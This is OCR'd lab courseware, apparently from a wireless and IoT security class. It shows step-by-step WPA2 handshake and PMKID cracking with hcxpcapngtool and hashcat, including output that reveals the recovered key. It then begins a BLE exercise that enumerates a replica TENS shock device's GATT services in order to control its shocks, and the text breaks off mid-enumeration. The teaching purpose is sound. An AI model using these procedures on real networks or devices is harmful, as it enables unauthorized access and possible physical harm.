
Description: In this exercise, we'll use hashcat to show the wordlist-based cracking against a WPA2 Personal deployment 4-way handshake.

Open your pcap


For ease of use in this exercise, we have provided a pcap file with the 4-way handshake. This sample was obtained in the same way as in the above exercise: using Kismet, channel locking onto a network of interest, and observing an association to the network. Kismet then offers a pcap of only the pertinent 4-way handshake to download. This file is called `4way.pcap` and is located in `/home/sec556/pcaps`.

Pcaps are binary, but we can visualize them with the power of Wireshark. Let's go ahead and open Wireshark from the terminal:

```
sec556@sec556-slingshot:~$ cd pcaps/
sec556@sec556-slingshot:~/pcaps$ wireshark 4way.pcap
```



We can see here that Kismet has captured the beacon frame for the network of interest, as well as the 4-way handshake in a neat little pcap for us. You will also notice that Kismet actually captured two versions of the 1 st step of the 4-way handshake. You might wonder why this is; while not germane to this exercise let's dig into the packets briefly and see why this happened.



When comparing against the 'first' frame 1 of 4, we notice that the second one has an additional flag highlighted in the frame control header - the `retry` flag. For whatever reason, the first frame of the 4-way handshake was sent again, possibly due to congestion.

Regardless, this won't impact our ability to recover the PSK, and we have all the components of the 4-way handshake, so let's move on. Close Wireshark and return to the terminal.

Convert your pcap

While we have a great pcap to work with here for password cracking, we have to take some intermediary steps to transform it into a format that is expected by some of our most common password cracking tools. Today, as in Day 2, we will be using hashcat to perform a dictionary attack against this PSK. We can use the `hcxpcapngtool` utility to convert this pcap into the expected format first.

Let's take a quick look at the `hcxpcapngtool` utility help file by running the following from the terminal:

`hcxpcapngtool --help`

```
sec556@sec556-slingshot:~/hcxtools$ hcxpcapngtool --help
hcxpcapngtool 6.2.0-36-gce34293 (C) 2021 ZeroBeat
convert pcapng, pcap and cap files to hash formats that hashcat and JtR use
usage:
hcxpcapngtool <options>
hcxpcapngtool <options> input.pcapng
hcxpcapngtool <options> *.pcapng
hcxpcapngtool <options> *.pcap
hcxpcapngtool <options> *.cap
hcxpcapngtool <options> *.*

short options:
-o <file> : output WPA-PBKDF2-PMKID+EAPOL hash file (hashcat -m 22000)
            get full advantage of reuse of PBKDF2 on PMKID and EAPOL
-E <file> : output wordlist (autohex enabled on non ASCII characters) to use as input wordlist
for cracker retrieved from every frame that contain an ESSID
<trimmed for brevity>
```

There are numerous options for this utility, but the first few lines tell us what we need to know for now: this tool supports traditional pcap files - not just pcapng files as the utility name might suggest - and the `-o` option will output our 4-way handshake in the format hashcat needs to crack.

From a terminal, call hcxpcapngtool in the following format:

`hcxpcapngtool -o 4way.hash 4way.pcap`

```
reading from 4way.pcap...

summary capture file
--------------------
file name.............................: 4way.pcap
version (pcap/cap)....................: 2.4 (very basic format without any additional information)
timestamp minimum (GMT)...............: 23.06.2021 05:01:20
timestamp maximum (GMT)...............: 23.06.2021 05:01:20
used capture interfaces...............: 1
link layer header type................: DLT_IEEE802_11 (105)
endianess (capture system)............: little endian
packets inside........................: 6
BEACON (total)........................: 1
EAPOL messages (total)................: 5
EAPOL RSN messages....................: 5
ESSID (total unique)..................: 1
EAPOLTIME gap (measured maximum usec)....: 9721
EAPOL ANONCE error corrections (NC)......: working
REPLAYCOUNT gap (recommended NC).........: 8
EAPOL M1 messages (total).............: 2
EAPOL M2 messages (total).............: 1
EAPOL M3 messages (total).............: 1
EAPOL M4 messages (total).............: 1
<trimmed for brevity>
```

You will notice in the hcxpcapngtool output that it generates some warnings, because it is looking for certain frames that may be helpful in identifying the PSK, like probe requests, associations, etc.. We can safely ignore these warnings and proceed on.

Crack that hash

Now we have our hash file for hashcat. Let's take a quick look at it and see what's going on here.

```
sec556@sec556-slingshot:~/pcaps$ file 4way.hash
4way.hash: ASCII text, with very long lines
```

hcxpcapngtool has converted our binary pcap format to a text-based format.

```
sec556@sec556-slingshot:~/pcaps$ cat 4way.hash
WPA*01*d080f5b217ccfa87509b8007e53f1080*54a050d043ac*c2dc5a4a8663*6e6f696f7468657265***
WPA*02*aaddc0510062d84843bdeccbf5078c38*54a050d043ac*c2dc5a4a8663*6e6f696f7468657265*0748c5996e95b1a5e45c
```

Looking at the contents of the file itself we actually see two different lines of data: WPA01 and WPA02. These are both for the same network, but different ways to crack the PSK. The first one (WPA01) is using the PMKID which is supported in this particular network. The second line (WPA02) is the more traditional 4-way handshake. Close evaluation of the data in these lines shows the MAC addresses (both lines), the PMKID (line WPA01 only), and the nonces from both the AP and the Client (line WPA02 only).

Now, back to cracking. Let's run hashcat with the help option to see what's going on here:

```
hashcat --help
```

Hashcat has an enormous amount of rules and options, and diving into all of them would be outside the scope of this class. There is one important thing we need to know though, and that is the `mode` we need to use to crack this particular hash. It was mentioned in the output of the `hcxpcapngtool` help, but the mode required is 22000. We validate that in the hashcat help file:

```
22000 | WPA-PBKDF2-PMKID+EAPOL                | Network Protocols
```

We have a great wordlist for you in `/home/sec556/wordlists/sec556-rockyou.txt` which is, as you might expect, based off the extensive rockyou wordlist.

So, we have our hash, we know what mode to run, and we have our wordlist. Let's put it all together and pass this to hashcat.

```
sec556@sec556-slingshot:~/pcaps$ hashcat -m 22000 4way.hash /home/sec556/wordlists/sec556-rockyou.txt
hashcat (v6.1.1) starting...

* Device #1: Outdated POCL OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

OpenCL API (OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEF, DISTRO, POCL_DEBUG) - Platform
#1 [The pocl project]
============================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-8500 CPU @ 3.00GHz, skipped

OpenCL API (OpenCL 1.2 LINUX) - Platform #2 [Intel(R) Corporation]
==================================================================
* Device #2: Intel(R) Core(TM) i5-8500 CPU @ 3.00GHz, 1923/1987 MB (496 MB allocatable), 2MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB
```

```
Dictionary cache hit:
* Filename..: /home/sec556/wordlists/sec556-rockyou.txt
* Passwords.: 14344388
* Bytes.....: 139921552
* Keyspace..: 14344388

aaddc0510062d84843bdeccbf5078c38:54a050d043ac:c2dc5a4a8663:noiothere:youresoakinginit
d080f5b217ccfa87509b8007e53f1080:54a050d043ac:c2dc5a4a8663:noiothere:youresoakinginit

Session..........: hashcat
Status...........: Cracked
Hash.Name........: WPA-PBKDF2-PMKID+EAPOL
Hash.Target......: 4way.hash
Time.Started.....: Thu Jun 24 05:03:14 2021 (0 secs)
Time.Estimated...: Thu Jun 24 05:03:14 2021 (0 secs)
Guess.Base.......: File (/home/sec556/wordlists/sec556-rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:     6494 H/s (9.51ms) @ Accel:512 Loops:256 Thr:1 Vec:8
Recovered........: 2/2 (100.00%) Digests
Progress.........: 3677/14344388 (0.03%)
Rejected.........: 2653/3677 (72.15%)
Restore.Point....: 0/14344388 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:1-3
Candidates.#2....: 123456789 -> stephen1

Started: Thu Jun 24 05:03:13 2021
Stopped: Thu Jun 24 05:03:16 2021
```

Oh my, that didn't take long. We can see that hashcat was able to successfully crack both the PMKID and the 4-way handshake, since they were both in the hash file.

So, why were there two ways to crack this PSK? In this case, we were able to successfully retrieve the 4-way handshake intact. In some scenarios, this is not the case. A network that supports PMKID allows us to shortcut these headaches, by only having to grab frame 1 of the 4-way handshake, which contains the PMKID, and cracking based off that.

While this was able to be performed very quickly, it is important to note some caveats here. The PSK was in the wordlist. If this had not been the case, the cracking attempt would have been unsuccessful. Setting long and ideally complex passwords will make WPA2-PSK networks more resistant to these types of attacks. This also shows us the importance of hashing algorithms that continue to improve over time to account for the improvements in computational power. In the mid-2000s, when WPA and WPA2 introduced the PSK->PMK->PTK flow for wireless encryption, wordlist based guessing could be performed in the double-digits per second. Here, in a virtual machine, with no GPU, we are working through almost 6500 entries in the wordlist *per second*, an over 100x increase of the old days - and this is without GPU acceleration.

Exercise: BLE Device Interaction

SEC556 Lab 3.2

Complete the exercises in this lab to reinforce the material covered in the *BLE* module. To complete this exercise, you will need the SEC556 VM and the included BLE adapter from your hardware kit.

Purpose: This lab will provide hands-on experience using Linux tools to discover and interact with BLE devices.

Description: This lab will introduce you to the tools for discovering, interacting with, and determining BLE GATT services. You will target a replicated Bluetooth Low Energy shock therapy device known as the *TENS Unit*. Your task is to evaluate the TENS Unit to identify the parameters necessary to turn electric shock services on and off, change the shock pattern, and manipulate the shock intensity and duration. You will monitor the web UI of the TENS unit by browsing to the http://192.168.56.2:9001 web service page.

> Note: If you are using VMware Fusion on a Mac, you will need to disable the **Share Bluetooth device with Windows** option. Click **Virtual Machine | USB & Bluetooth | USB & Bluetooth Settings**, and then deselect the **Share Bluetooth Devices with Windows** option.

Launch the Slingshot Linux VM

Start the lab by booting the SEC556 Slingshot Linux Virtual Machine (VM) using VMware on your host system. You will complete all of the lab steps from this VM.

Connect BLE Device

Connect the BLE adapter to an available USB port on your host system. VMware may prompt you to connect the device to your host system or to a virtual machine. Choose *Connect to Linux*.

> Note: The dialog to connect the USB device will be different for Windows systems.

Connect to the Lab Network

Plug in the PIoT Raspberry Pi device. Ensure the device is connected to your laptop with an Ethernet cable. Open a command prompt and validate connectivity to the PIoT device using `ping`, as shown.

```
$ ping 192.168.56.2 -c 4
PING 192.168.56.2 (192.168.56.2) 56(84) bytes of data.
64 bytes from 192.168.56.2: icmp_seq=1 ttl=128 time=324 ms
64 bytes from 192.168.56.2: icmp_seq=2 ttl=128 time=173 ms
64 bytes from 192.168.56.2: icmp_seq=3 ttl=128 time=160 ms
64 bytes from 192.168.56.2: icmp_seq=4 ttl=128 time=154 ms

--- 192.168.56.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 154.076/203.264/324.289/70.236 ms
```

SSH to the PIoT Device

Wait approximately one minute after booting the PIoT device, then SSH into the device using the `ssh` command from the Slingshot terminal.

Setting	Value
IP Address	`192.168.56.2`
SSH Port	`22`
Username	`root`
Default Password	`sec556`

```
ssh root@192.168.56.2
```

Identify the PIoT BLE Friendly Name

Identify the PIoT BLE friendly name by displaying the contents of the `/opt/ble-tens/hostname` file, as shown here. (your name can and will differ)

```
root@PIoT:~$ cat /opt/ble-tens/hostname
tens-E5CA6F
```

Write down the host name information somewhere convenient. We'll use this host name later in this exercise for interaction from our Slingshot VM.

Setting Up the Attack Environment

> **Note:** For the remainder of this exercise, the Bluetooth interaction commands should be executed from the Slingshot VM.

The Linux utility `hciconfig` replaces the standard `ifconfig` tool for managing Bluetooth interfaces. We can identify all the Bluetooth interfaces on the local host by running `hciconfig` with no arguments.

In the Slingshot VM, run the `hciconfig` command as shown here to enumerate the adapter.

```
$ hciconfig
hci0:   Type: Primary  Bus: USB
    BD Address: 00:1A:7D:DA:71:15  ACL MTU: 310:10  SCO MTU: 64:8
    UP RUNNING
    RX bytes:640 acl:0 sco:0 events:41 errors:0
    TX bytes:2169 acl:0 sco:0 commands:41 errors:0
```

Like the standard `ifconfig` utility, `hciconfig` is used to place an adapter in the *UP* or *DOWN* state. Run `hciconfig` as shown here to place the adapter into the UP state.

> **Note:** As noted in the screenshot above, your adapter should already be in an UP state. The following command is for demonstrative purposes only, unless your interface shows as DOWN.

```
$ sudo hciconfig hci0 up
$ hciconfig hci0
hci0:   Type: Primary  Bus: USB
    BD Address: 00:01:95:40:C7:E5  ACL MTU: 310:10  SCO MTU: 64:8
    UP RUNNING
    RX bytes:1154 acl:0 sco:0 events:61 errors:0
    TX bytes:736 acl:0 sco:0 commands:60 errors:0
```

It is helpful to examine the output from the `hciconfig` command, as this reveals the configuration and operation of the Bluetooth adapter.

Version information, including the device manufacturer, is available with the *version* parameter. Occasionally, you will see a **Connection timed out (110)** error, due to the delay introduced in the VMware USB subsystem. If this happens, run the command again to obtain the desired output.

```
$ hciconfig hci0 version
Can't read version info hci0: Connection timed out (110)
$ hciconfig hci0 version
hci0:   Type: Primary  Bus: USB
    BD Address: 00:1A:7D:DA:71:15  ACL MTU: 310:10  SCO MTU: 64:8
    HCI Version: 4.0 (0x6)  Revision: 0x22bb
    LMP Version: 4.0 (0x6)  Subversion: 0x22bb
    Manufacturer: Cambridge Silicon Radio (10)
```

In this output, the HCI version information is disclosed (version 4.0 of the HCI specification), followed by the implementation of HCI with similar characteristics for the LMP layer. The presence of version 4.0 or greater here is helpful for interaction with BLE devices.

> **Note:** The manufacturer report indicated in the `hciconfig` output can be important for troubleshooting. If the manufacturer is not listed as **Cambridge Silicon Radio** it is likely that VMWare Bluetooth passthrough is still enabled or the commands are being executed on the wrong device. Using the wrong Bluetooth adapter can result in unexpected output.

Before connecting to a Bluetooth Low Energy target, you must configure the Bluetooth dongle in Low Energy mode. Run the `btmgmt` command with the `le on` parameter, as shown here.

```
$ sudo btmgmt le on
hci0 Set Low Energy complete, settings: powered bondable ssp br/edr le secure-conn
```

> **Note:** If you disconnect the Bluetooth adapter from the virtual machine, either by disconnecting it in software or physically unplugging it from the computer, you need to set the state of the Bluetooth adapter back to `UP` and re-enable BLE capabilities with the following commands:

```
$ sudo hciconfig hci0 up
$ sudo btmgmt le on
```

Discovering BLE Devices with hcitool

For this exercise, we will use the `hcitool` command to discover advertising BLE devices in the environment. As with many of our other labs, the data that we observe will be dependent on the current environment and can be affected by the dynamic nature of BLE-enabled mobile devices.

Let's examine the output of the `hcitool` command-line help in order to focus on some of the relevant BLE commands.

```
$ hcitool --help
hcitool - HCI Tool ver 5.48
Usage:
    hcitool [options] <command> [command parameters]
Options:
    --help  Display help
    -i dev  HCI device
Commands:
    dev     Display local devices
    inq     Inquire remote devices
    scan    Scan for remote devices
    name    Get name from remote device
    info    Get information from remote device
    spinq   Start periodic inquiry
    epinq   Exit periodic inquiry
    cmd     Submit arbitrary HCI commands
    con     Display active connections
    cc      Create connection to remote device
    dc      Disconnect from remote device
```

```
    sr      Switch master/slave role
    cpt     Change connection packet type
    rssi    Display connection RSSI
    lq      Display link quality
    tpl     Display transmit power level
    afh     Display AFH channel map
    lp      Set/display link policy settings
    lst     Set/display link supervision timeout
    auth    Request authentication
    enc     Set connection encryption
    key     Change connection link key
    clkoff  Read clock offset
    clock   Read local or remote clock
    lescan  Start LE scan
    leinfo  Get LE remote information
    lewladd Add device to LE White List
    lewlrm  Remove device from LE White List
    lewlsz  Read size of LE White List
    lewlclr Clear LE White List
    lerladd Add device to LE Resolving List
    lerlrm  Remove device from LE Resolving List
    lerlclr Clear LE Resolving List
    lerlsz  Read size of LE Resolving List
    lerlon  Enable LE Address Resolution
    lerloff Disable LE Address Resolution
    lecc    Create a LE Connection
    ledc    Disconnect a LE Connection
    lecup   LE Connection Update

For more information on the usage of each command use:
    hcitool <command> --help
```

Based on the help output, we see that there are several BLE-related command options within `hcitool`. They all appear to use the same prefix of *le* to designate their significance to BLE. With these commands available at the command line, we have the ability to begin scripting standard BLE connections and whitelist capabilities with `hcitool`.

Of all of the BLE commands within `hcitool`, the one we should be the most interested in at the beginning of our BLE assessment is the `lescan` option. The `lescan` option will perform BLE scans, looking for BLE devices advertising their presence on the three advertising channels.

Let's perform our first scan of BLE devices using the `lescan` option.

```
$ sudo hcitool -i hci0 lescan
LE Scan ...
18:E8:29:B2:71:24 UCK
5C:ED:64:A3:45:FD (unknown)
7B:4C:52:91:7E:69 (unknown)
7B:4C:52:91:7E:69 (unknown)
A4:83:E7:AD:E8:B7 (unknown)
A4:83:E7:AD:E8:B7 (unknown)
5B:48:3D:CC:D8:87 (unknown)
5B:48:3D:CC:D8:87 (unknown)
```

```
B8:27:EB:CB:C3:EF (unknown)
B8:27:EB:CB:C3:EF tens-CBC3EF
^C
```

The data received from our `lescan` option will quickly scroll by. We're receiving advertisements that happen quite often and on three separate channels. After a few seconds, press CTRL+C in the terminal window to stop the scan. Upon a review of the data, we should note several devices with distinct BDADDRs and the corresponding friendly names.

> Note that the output above may differ from what you receive due to the your current environment.

Because the output is hard to read, it is also beneficial to capture to a text file. We can do so by performing the same command but redirecting the output to a file of our choosing, as shown here.

```
$ sudo hcitool -i hci0 lescan > lescan.txt
^C
```

You will not see any output to the screen, as it is being redirected to the file. After a minute press CTRL+C to stop scanning. Next, use built-in Linux commands to sort and count the individual unique items.

```
$ cat lescan.txt | sort | uniq -c
    293
      1 2C:B4:3A:2C:BE:99 (unknown)
    249 70:CC:83:D5:4C:77 (unknown)
    243 8C:85:90:C8:59:12 (unknown)
     32 B0:34:95:43:94:64 (unknown)
    293 B8:27:EB:E5:CA:6F tens-E5CA6F
    367 B8:27:EB:E5:CA:6F (unknown)
     26 D6:4B:B7:98:97:BB N03JW
     22 D6:4B:B7:98:97:BB (unknown)
    242 D8:E0:E1:39:36:21 (unknown)
     28 E8:20:80:61:53:18 N04QW
     20 E8:20:80:61:53:18 (unknown)
      1 E9:31:85:75:7B:99 N02DX
      1 E9:31:85:75:7B:99 (unknown)
     15 F2:DA:F1:63:CC:03 N053D
      8 F2:DA:F1:63:CC:03 (unknown)
      1 LE Scan ...
```

In the example above, we can note that we received the most advertisements, as indicated by the counts in the first column, from the BDADDRs related to the *tens-E5CA6F* device. Again, the advertisement counts and devices will vary based on your location. We can determine, based on the overall advertising count during the discovery period, some valid targets based on the number of advertisements.

In this case, the device of interest is the one with the most advertisements among those discovered with and without the friendly name---in this case, the TENS device.

> Identify the BDADDR of your TENS device using the advertising information and the output of the `lescan` results. This will be your target for the remainder of the exercise.

Interacting with BLE Devices

We can perform some basic interaction with BLE devices now that we have identified the advertising device BDADDR. At this point, instead of scripting our interaction with the devices, we will perform some manual methods for interaction in order to build an understanding of the basic components.

For our initial interaction with the services available on our selected BLE device, we will use `gatttool` to connect with the GATT server on the BLE device. We will leverage the interactive mode of `gatttool` to manually walk through the discovery and enumeration process.

Start by connecting to the target TENS device using the BDADDR of the corresponding hostname identified on the PIoT device.

Command Option	Argument (If Any)	Description
`lecc`		Perform a BLE, instead of Classic, connection.
`-t`	`public`	Use the BLE adapter's publicly assigned manufacturer assigned BLE address.
`-i`	`hci0`	The BLE adapter device descriptor.
`-b`	`*BDADDR*`	The BDADDR of the victim BLE device, B8:27:EB:E5:CA:6F for the purposes of this demonstration.
`-I`		Enter gatttool in interactive mode.
`connect`		Connect to the specified device from the interactive session.

```
$ gatttool lecc -t public -i hci0 -b B8:27:EB:E5:CA:6F -I
[B8:27:EB:E5:CA:6F][LE]> connect
Attempting to connect to B8:27:EB:E5:CA:6F
Connection successful
[B8:27:EB:E5:CA:6F][LE]> primary
attr handle: 0x0001, end grp handle: 0x0005 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0006, end grp handle: 0x0009 uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle: 0x000a, end grp handle: 0x001a uuid: f000aa65-0451-4000-b000-000000000000
[B8:27:EB:E5:CA:6F][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid:
00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid:
00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0007, char properties: 0x20, char value handle: 0x0008, uuid:
00002a05-0000-1000-8000-00805f9b34fb
handle: 0x000b, char properties: 0x1a, char value handle: 0x000c, uuid:
00000054-0000-1000-8000-00805f9b34fb
handle: 0x000f, char properties: 0x1a, char value handle: 0x0010, uuid:
00000055-0000-1000-8000-00805f9b34fb
handle: 0x0013, char properties: 0x1a, char value handle: 0x0014, uuid:
00000056-0000-1000-8000-00805f9b34fb
```

```
handle: 0x0017, char properties: 0x1a, char value handle: 0x0018, uuid:
00000057-0000-1000-8000-00805f9b34fb
```

> If you receive a *Connection refused* error message in the prior step, make sure your BLE interface is in the `UP` state, and that you have run the `btmgmt le on` command. Double-check that the target BDADDR is correct, and if all else fails, unplug and re-plug your BLE adapter, followed by `hciconfig hci0 up && btmgmt le on`.

Once we have a successful connection to a BLE device, it is indicated by the device BDADDR change from white to blue. Of the values returned from the primary service we see three separate columns of information: the attribute handle (`attr handle`), the end group handle (`end grp handle`), and a UUID.

This information describes the addresses for the services with the attribute handles and the types of service based on the UUID. The end group tells us when the service definition ends, allowing us to determine how many characteristics each service has.

In this example, the first service is listed at address 0x0001, and the individual values for this service end at address 0x0005, resulting in 5 values in the service. The first service is described as having a UUID of 00001800, or 1800, where the rest of the UUID identifiers are the same for the remainder of the services.

Question: In this example, how many possible values are available in the second service?

> ✓ **Answer**
>
> 0x06 through 0x09 represents 4 service values.

The first group of the UUID discloses the *assigned number* of the service. These assigned numbers can be standard services (defined by the Bluetooth SIG) or they can be proprietary services.

Browse to the Bluetooth SIG documentation on BLE Generic Attribute Profile (GATT) services at https://btprodspecificationrefs.blob.core.windows.net/assigned-values/16-bit%20UUID%20Numbers%20Document.pdf. UUID 1800 represents the Generic Access service, describing the basic services of the device. Keep this page open for reference throughout the remainder of the exercise.

Question: What is this second service assigned name?

> ✓ **Answer**
>
> According to the BLE GATT Services list, the second service with the UUID 1801 is the Generic Attribute service. This service is responsible for disclosing characteristics such as the device name and is read-only.

Let's begin to dive a little deeper into the available services by investigating all of the various characteristics of those services. First, let's list all of the characteristics for all of the services of our victim BLE device with the characteristics command.

```
[B8:27:EB:E5:CA:6F][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid:
00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid:
00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0007, char properties: 0x20, char value handle: 0x0008, uuid:
00002a05-0000-1000-8000-00805f9b34fb
handle: 0x000b, char properties: 0x1a, char value handle: 0x000c, uuid:
00000054-0000-1000-8000-00805f9b34fb
handle: 0x000f, char properties: 0x1a, char value handle: 0x0010, uuid:
00000055-0000-1000-8000-00805f9b34fb
handle: 0x0013, char properties: 0x1a, char value handle: 0x0014, uuid:
